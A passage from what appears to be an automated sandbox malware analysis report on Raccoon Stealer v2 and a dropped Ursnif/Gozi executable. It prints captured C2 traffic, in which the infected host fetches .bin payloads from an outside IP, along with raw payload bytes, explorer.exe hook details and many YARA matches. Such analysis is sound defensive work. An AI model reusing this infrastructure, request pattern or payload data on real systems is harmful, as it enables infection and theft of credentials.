32 ec 7e b7 1b 5c 10 93 5c 57 08 d7 54 7a 06 69 40 fb 74 89 70 13 56 d1 19 e4 b7 e6 68 9b 9d 15 17 d7 a0 79 86 99 88 e0 63 38 0f a5 51 a3 4b ba ed 7c 49 75 af 77 5d 3e f4 3f 9a 0b ea 4d bc b2 ef a5 f9 33 4c 28 c0 69 5b 74 fc 7f 79 39 9c 94 15 74 7d 1c f2 97 a0 88 62 96 6d 82 6d c8 3a 80 93 24 52 66 69 8d f8 ac 71 9e 3a 37 4d 7f a3 ee fc 1c 39 ad c5 17 1d 11 7f ac 86 df 50 bf b7 ec 5c cf f3 6d 25 80 e2 a0 4d f8 90 6e 7e 15 cd d6 80 62 4d 32 c2 73 42 e3 33 24 b8 bc 97 1d 12 13 25 3c d6 66 d4 3c 32 55 b1 d4 67 f3 4b 4a 5a 4c 26 04 63 2e 43 3e 86 aa b5 2d 13 b2 f7 ad b8 5c 8b 4f 49 d3 65 6c 03 bc 79 70 c8 75 0a 33 35 bc 80 e3 35 bd c2 51 48 d2 e9 62 ef 19 4a 4e e0 bc be 20 f7 6b 85 86 4e 3d d2 ad 3f bb ff c3 4c 0b d7 11 e3 b7 b8 9c d7 d3 91 3e 98 24 92 6a 0a 6f f3 af fe d2 2f 7d 94 5c 32 e6 20 04 69 2e bf e1 2e 34 bc 4f d5 ac a8 da 54 68 b8 78 a8 3f 9e 40 8a aa d6 6a 69 e1 4a 5a 44 fd ca dd 64 c0 48 64 58 25 5a fe e6 9a de e1 04 c8 84 9f bc d4 fe e6 61 c5 ea d2 16 63 af ee 83 94 4a bd fd 04 0d 52 da c2 9c e2 83 34 e0 3a 32 52 73 2b cb 58 8e ca 9e ea 48 57 ef c3 10 16 7d 65 f0 74 f9 91 6f d8 a8 ee 88 e8 42 39 75 a6 a8 71 4c 3a ed ce 7a 45 9c 40 b2 2c 02 eb ea f3 9d f9 bf cd 84 eb 89 a4 15 92 f0 49 1c a5 3e ef 9f 5b d1 78 71 d1 26 bf 30 b6 1b 48 e9 e0 5d af 85 ac 14 2b db 2f fc 75 f5 91 36 16 59 8d 1e 5c f7 c5 f9 0b c1 1e 1f 3b 4c 99 79 40 f4 44 01 a6 46 db 7a 33 4e 4d 6e 27 36 1b ea 8a 28 53 a1 e7 cf b6 45 9c 2f 31 Data Ascii: $aDl*$17EF?TC6zZyA;oBmJ?\;3JPqK&?K-hkU]eymX,\|^T88==-&6o)/_7H2e/?}]\+'fw}5v^f:g4OiAS>2J:i MNUh^}p/~dA~3@P"#)ayr[5Ks%+G*G'ktD=nmZ>+,6cUhr&;(D>ZdZ^x ,98+_lZ'8^raRk1`V{d~3L8/8`h]1qHxW7d'uDtZAz< O?2~\\WTzi@tpVhyc8QK\|Iuw]>?M3L(i[ty9t}bmm:$Rfiq:7M9P\m%Mn~bM2sB3$%<f<2UgKJZL&c.C>-\OIelypu355QHbJN kN=?L>$jo/}\2 i..4OThx?@jiJZDdHdX%ZacJR4:2Rs+XHW}etoB9uqL:zE@,l>[xq&0H]+/u6Y\;Ly@DFz3NMn'6(SE/1
Oct 13, 2022 08:49:39.309735060 CEST	5943	OUT	GET /uploaded/Xac7t2mitXIgCMsf9BuB/MO0_2Fwxiby6n8I6o_2/FDgHHlLSuOuDkfbPQtCcKd/YlwrlyDXRc_2B/ixVyFqQK /k126u_2B_2Ba_2BruFx1_2F/jniVE8w7fc/bk1R9cvUDCNSr3LVX/6pZVXtyVf482/WFP0247XYM7/A2gUdzKCCOq wfV/Gv8pnlgo2_2FOJ3S2ifKR/bqy_2FBRKHq_2Fpg/VdjwqIx7uWisr2l/fEIsbd32W_2FSgiOj7/dytSGoyJO/SSfkZcDtemeW WSjAjk_2/FpEHeBUMQUi3yJQSNuD/_2FtYwM7I7Bk/pKYwZ.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:49:39.640925884 CEST	5944	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:49:39 GMT Content-Type: application/octet-stream Content-Length: 233114 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347b5038adac.bin" Data Raw: 57 21 2d 69 bb 55 64 ab ba c9 9d e2 3e 10 d7 97 02 68 2d b5 1d 30 2d 8f 6e f8 32 06 d9 f9 0d 24 c9 e1 df 79 ae 5a 5d 43 49 c1 92 97 9a 88 6a e3 dc eb 47 d4 f3 5a 03 3d 75 98 6a 93 48 20 8b 64 46 b7 ba 5c dc b7 73 5d da 68 65 d5 85 84 ce 59 04 f3 76 73 d7 1e 68 a2 a5 1c 82 50 6e 35 5e 0c 0a 3e 69 52 fc 12 ef 1f f7 8b a8 a0 b2 7e ec 9a f7 74 61 d3 8a 9d 6d 43 bb 0d 14 b3 b2 25 c9 be 88 8f fc 21 f1 e3 1d 72 10 3f 1c 93 1a 73 37 0e 25 33 fa b2 ab aa d1 4d 7e 05 15 cd 63 bc b7 89 e2 e2 10 5c 11 98 d8 c1 9c d1 1a e9 04 c4 be 8f bb b2 03 f3 03 6f 7f 38 ff 77 7c 8b 6a f6 b9 0d f1 48 c5 d5 22 7f af eb 17 b5 fe 9a d6 f2 fe 63 89 8e 9c 74 ef 80 de 4a 02 9f 7a 0d d2 59 22 36 67 ef 4c 3d 3f e3 f0 9f 17 9a a9 c1 83 7c e7 b1 c7 7a a7 7c 16 96 9a 93 7e f2 2c c1 1a 51 b4 27 c7 75 a9 6b d6 60 a0 57 f6 94 5a ae 9b f9 be b7 a4 f6 6e 17 c3 45 92 f8 fb dd 9e 2f 34 4b 43 43 3f 6d fa 62 9b 24 d2 8e c4 72 fb 35 a2 4e 1d 3d 7b ab 0a e5 50 c7 ec 51 66 2a 33 3b c0 73 29 d7 ed 64 ac e6 7e f6 53 d8 cb 86 f1 22 b2 9d 9b 62 5d 78 93 56 97 7d dc e7 9c aa f8 de 3b df 77 bc 89 bb e7 55 33 23 d8 14 cb f1 a3 92 1b af 33 09 d8 3b 5b 1b 89 a3 6c 35 fc be 0e e0 4b 51 a1 b3 e0 93 7b be 26 1f c0 d9 15 2b 1c 96 30 12 04 95 f5 36 eb 54 4b 09 52 f1 c9 47 5a 9a b2 33 4b 83 66 3f 7b 65 26 ab 74 d3 49 12 d8 df 62 96 0f 11 cb 10 35 99 8e 11 2e 47 a7 9d 93 c8 dd 98 e8 a9 05 0a 23 68 1e 3e 2e b5 c3 01 49 f9 86 4b 36 58 1c 98 34 fb 20 ee d3 c6 5d eb 07 7e be 4c 7a 84 3e ee 85 a5 fe e3 5a 42 cf 0b 54 66 28 36 67 ef ae 22 ca f4 11 a4 c6 90 b0 73 c5 3a 49 3e 05 b7 52 d4 a5 28 38 98 86 2b 63 ba a7 05 90 ee 43 0e 0d a2 2a 3e 32 f3 1b a9 9d 6b 28 82 77 bb df db f4 6c f5 bb 01 dd c7 38 78 28 a7 2f 86 e4 af 61 22 01 6e 6f a9 da f6 ab a1 c5 30 47 b8 04 98 37 c9 2b 0a 43 a2 45 66 cb 63 e4 fa b5 f6 9c c0 51 51 28 15 16 2c fb d8 c0 ba 40 e5 8f 55 92 aa b7 41 28 2a e1 18 74 cf f1 c7 93 b0 d3 15 59 1b c7 4b 83 33 1a a1 82 d0 4d a0 85 36 2f 49 b6 4a e8 15 46 6b ab 1d 4d 94 35 b2 33 98 bb ad 41 f8 7c 52 d2 f8 4c 42 c1 f2 0c a9 a3 f3 24 7f 92 8f 53 6b 15 cf aa b9 80 d6 b7 a8 88 30 68 af 1b 4a 7a 85 84 02 99 27 38 0e f9 f6 09 a3 46 ab 91 d0 38 20 d4 dc bd ec 62 ba cd da e6 b7 76 17 26 43 2a b5 c9 27 f6 fd 4e ef be 0f 1c e8 3f 32 6f 67 1d 6a b6 57 c1 16 6a 3a 30 6f 53 d7 c5 f3 0b fc cd 54 8b ad 6c 08 eb 1a e1 90 06 2d e4 61 d4 70 79 4c f6 8d d8 51 be 9b 0f af 91 cb 94 bf bc a0 14 7e d5 05 be 8b e2 85 22 36 84 41 5a 7f 3a 3f 25 d9 61 3b 0e 37 7a 03 c5 09 f9 61 d9 f1 07 56 87 d6 1a 70 5a 9f 1c e1 e9 53 aa 4a 9a 98 9d fc 2f 25 36 03 ad 51 11 ff 62 0f 95 f9 88 5f 5f 61 ec 32 20 2a bb 85 9b 59 66 aa 65 20 da 30 33 c1 ad f3 81 7a f5 c0 07 35 54 1d ae f9 73 5a 7b 70 bb 67 0b e8 91 74 40 50 14 01 2c 4d 86 cc df bb 59 9a d7 75 22 75 e2 7b 50 45 d0 4a f9 8d b5 7e 7f b9 13 a3 ef 58 90 2d f1 ff d1 59 76 14 bb e1 11 a6 e3 ab f6 14 ef 4a 13 a2 df 39 e2 12 5a d0 Data Ascii: W!-iUd>h-0-n2$yZ]CljGZ=ujH dF\s]heYvshPn5^>iR~tamC%!r?s7%3M~c\o8w\|jH"ctJzY"6gL=?\|z\|~,Q'u k`WZnE/4KCC?mb$r5N={PQf*3;s)d~S"b]xV};wU3#3;[l5KQ{&+06TKRGZ3Kf?{e&tIb5.G#h>.IK6X4]~Lz>ZBTf(6g"s:I>R (8+cC*>2k(wl8x(/a"no0G7+CEfcQQ(,@UA(*tYK3M6/IJFkM53A|RLB$Sk0hJz'8F8 bv&C*'N?2ogjWj:0oSTl-apyLQ~"6AZ:? %a;7zaVpZSJ/%6Qb__a2 *Yfe 03z5TsZ{pgt@P,MYu"u{PEJ~X-YvJ9Z

Timestamp	kBytes transferred	Direction	Data
Oct 13, 2022 08:49:40.169692039 CEST	6188	OUT	GET /uploaded/zbAczskpRoi/wpOTNz2ovPWOn_/2B_2FrKEtFFbUGtGX6UpM/aPAjWjIABTFmZnGA/TX3qfwxbX9aDBL1/IeT5piixzi8h4SRl9u/8_2B0Atg2/EH_2BuWU2tSI81tfObAy/vUIIIX4Ry5a2Lkg_2BA/WrsB69Jk6Nr0AfUnViCZgr/xOQsHH2r7bRf4/GbUKvAO_/2B_2BNCAwjUDjs1PnMfwFho/BSlcplWuk_/2ByFg1B7Jha7Qhk7w/kMamT9D_2B57/Uw_2B3UVmpC/BA7AL3JebG7W65/8MiRPWVyAeG2AtQC9YkgU/qP7k.pct HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 45.8.158.104 Connection: Keep-Alive Cache-Control: no-cache
Oct 13, 2022 08:49:40.630932093 CEST	6190	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 13 Oct 2022 06:49:40 GMT Content-Type: application/octet-stream Content-Length: 1977 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6347b50486ca0.bin" Data Raw: e5 94 60 59 e9 b6 c1 11 93 a9 7b fe 91 3a 1e 5b d3 84 cd b2 b0 00 d0 95 00 bd 0b c5 cd 28 f1 f9 31 a6 36 83 ad ce 04 70 3d 88 5b 1a 06 b0 59 96 5d 4d 14 88 93 72 da c3 f6 c5 99 f9 8f 23 c9 11 af e3 fc f8 b2 25 3a ce a7 65 15 8d 38 67 7e 81 49 55 4f 5b ba b5 cf 45 42 11 52 cd 0f 12 27 de 43 2e cc 69 29 40 24 35 53 06 9a 5c 9c c5 6c e9 e1 b6 f4 ec 25 df 04 26 9d c6 52 9e 98 78 2e 2e 0a 49 4a 13 4f 82 e2 e7 2e c6 a6 7f 26 d0 65 c8 17 27 d9 5c a0 98 eb fa 7c 2c 9c 4d 23 4b 2c fb 51 07 58 70 8e cc 25 5e 3f c1 b1 5b d9 08 c4 8a 53 54 19 f2 80 cd 92 81 c7 c7 c0 40 47 cc 1e f7 67 9c d0 a3 d5 71 21 30 b5 13 f1 73 4a 50 92 c2 88 24 d7 c0 19 5a c0 ab dc 1d 76 c4 fb 57 e0 a6 3b 65 bf d2 39 b7 9a 5a 21 7b 90 6a 09 73 58 bd fa f3 d0 27 30 97 cc f7 d3 17 67 6f 98 13 87 6c 7d a3 23 6f da e0 ef 74 4d d0 c6 c2 27 6a c5 94 ce 26 33 81 05 68 1b 1c ae 5a c0 2d 86 ef 44 fe 20 58 45 ed ac c5 5b c2 46 67 c6 96 d0 10 b0 ec f3 d2 ef bf f3 a9 9f 9d ef 54 f3 36 54 8a 33 f5 fd c9 75 0c e0 91 88 c0 c6 fc e2 8a 47 27 e9 c9 aa 34 db e4 4c 5d a2 76 45 82 bd 8d ff 3c 39 67 1b f8 f7 0f ca 45 ce 8c 63 89 96 0e da 24 d7 a6 dd 25 bb 65 48 ee b9 21 a2 78 c0 99 78 8e 0f 96 fa a5 58 cd 3e 2f bc 39 2a 0b e8 2c 20 70 97 83 27 cc 6a 5c 2a f9 4c 9e 40 78 ca b4 03 6e 24 85 24 92 76 16 97 02 1b 07 ca 2e e2 37 13 16 34 90 68 26 10 c9 fa 7a e6 f1 a9 1d 1c 55 d8 d8 30 09 a7 e1 9b 37 24 7c 5b 60 91 cf 76 a5 09 f9 0f 97 77 8c 04 58 e6 a1 f2 d2 58 82 f9 07 70 8c 35 5f 33 78 58 aa 1c 71 9e b4 89 4e a8 5f 5d 61 34 b3 2f 0b 66 ef ec 9d 49 24 bc 1b 43 e7 89 c1 6f c4 22 8a 9e c0 46 fb bd 68 92 da 06 3e db c6 2e 44 d4 13 3b f0 d5 80 25 8b 18 ac c2 aa 44 1e 62 09 ae 57 67 5a 03 7f 8b 2a 70 f8 23 55 90 33 fe 06 94 c7 bd 57 e1 06 73 39 e3 63 12 ce f7 7b 31 be 78 f0 11 9e b1 9d 7e a8 e9 0d 79 c4 06 5c 93 4a f1 0a c7 fd 15 46 32 77 b3 b3 5e 6b 91 af 57 5b a5 a7 2c 2b d3 bf 7d 0a 46 a9 bf 6b 55 3a bf 68 c4 b9 76 35 12 8d 4e f8 4e 3f fc 7e 36 ff 3e a6 6c df 77 3b 6a 9f 86 34 96 e6 32 06 e6 00 4e ce 9d 30 e0 5f e3 4c 52 04 2d 8c e3 c2 9e 13 dc 54 02 3d 95 1d f0 52 ae f4 73 70 44 b2 31 4f 1c 7b 98 52 64 a0 cf cf 9c 14 8b a5 ec 5c fc 0f 0b c2 f2 4d ef 2c aa 7a c3 b0 de 28 84 03 40 c5 4c 5a 93 d7 7b 53 67 d0 8e 33 43 31 f8 8f 8d 74 76 c2 08 be f4 86 26 11 79 13 c6 1b b1 ec 2d 42 fb d7 e8 2f 29 a4 e7 18 91 f6 d9 c3 75 b4 4d e1 d9 08 fc 79 28 e6 c2 ca 77 83 6c 7b 1b 22 e0 bd a4 8b a7 d4 a2 c4 3e e3 4e e3 12 67 53 7b 5b 21 82 87 62 b4 cc 33 e4 e9 10 99 94 a1 27 f1 93 73 7f 69 aa 22 47 d5 ec 9a 89 fd dc cc 0d ba 1b 50 7c bd 2b b0 c9 c2 b8 28 15 90 88 c5 0c ca ed b2 84 de 53 8d a3 4c d2 b7 7e 36 a5 ed 18 56 4f 52 fe 16 d4 75 85 10 7d 1a 23 57 12 a0 92 06 49 20 50 ad 8d 33 65 ad 0d 4e 1b b4 f7 8d ae de 45 bd 2e 9e 22 01 ce 69 39 39 14 a6 1e 90 a9 6b 01 d0 06 95 77 b3 d2 bc 82 20 b1 e7 93 90 30 16 34 9b 48 9c ee 53 57 75 90 31 41 7d 49 b0 6b df 0c 90 1c 8a 92 Data Ascii: `Y{:[(16p=[Y]Mr#%:e8g~IUO[EBR'C.i)@$5S\l%&Rx..IJO.&e'\|,M#K,QXp%^?[ST@Ggq!0sJP$ZvW;e9Z!{ jsX'0gol}#otM'j&3hZ-D XE[FgT6T3uG'4L]vE<9gEc$%eH!xxX>/9*, p'j\*L@xn$$v.74h&zU07$\|[`vwXXp5_3xXqN_]a4/ fI$Co"Fh>.D;%DbWgZ*p#U3Ws9c{1x~y\JF2w^kW[,+}FkU:hv5NN?~6>lw;j42N0_LR-T=RspD1O{Rd\M,z(@LZ{Sg3C1tv&y-B/)uMy(wl{">NgS{[!b3'si"GP|+(SL~6VORu}#WI P3eNE."i99kw 04HSWu1A}Ik

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FF8980C5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6597174

Process: explorer.exe, Module: KERNEL32.DLL


Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FF8980C521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FF8980C5200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FF8980C520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FF8980C5200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	6597174

Statistics

Behavior



System Behavior

Analysis Process: EJ6FBXJ9Dg.exe PID: **5144**, Parent PID: **3528**

General

Target ID:	0
Start time:	08:47:59
Start date:	13/10/2022
Path:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\EJ6FBXJ9Dg.exe
Imagebase:	0xaf0000
File size:	62464 bytes
MD5 hash:	5949348FEDECC598CDBCE7072639231F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2022

Yara matches:	• Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.311564503.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.313851264.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312521488.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.314342584.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.306122404.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.309062982.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312858440.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.299025319.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312044300.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.307116929.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.314171786.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.313465348.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.307229333.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.311755753.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312701819.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.313233665.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.313073419.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.303236986.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000002.320054866.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.309934839.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.307287486.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.310475968.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312379601.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.313656413.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.304707306.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.299000955.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_RaccoonV2, Description: Yara detected Raccoon Stealer v2, Source: 00000000.00000003.312199871.0000000000992000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Analysis Process: XHSRZM23.exe PID: **1460**, Parent PID: **5144**

General

Target ID:	1
Start time:	08:48:10
Start date:	13/10/2022
Path:	C:\Users\user\AppData\Roaming\XHSRZM23.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\XHSRZM23.exe"
Imagebase:	0x400000
File size:	37888 bytes
MD5 hash:	B7CE4F9F6ECD85BB5EDBB6964226FDB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000002.564376637.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000002.564376637.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.511157759.00000000012AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.511115658.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.511115658.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463138382.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463138382.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463138382.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.508255245.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.508255245.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.508255245.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.510026391.0000000001429000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.509943695.00000000013AA000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463345859.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463345859.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463345859.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463360995.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463360995.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463360995.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000002.564056482.000000000112F000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463226979.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463226979.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463226979.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463317653.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463317653.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463317653.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463266718.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463266718.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 00000001.00000003.463266718.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.463179986.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Gozi_fd494041, Description: unknown, Source: 00000001.00000003.463179986.00000000014A8000.00000004.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Gozi_261f5ac5, Description: unknown, Source: 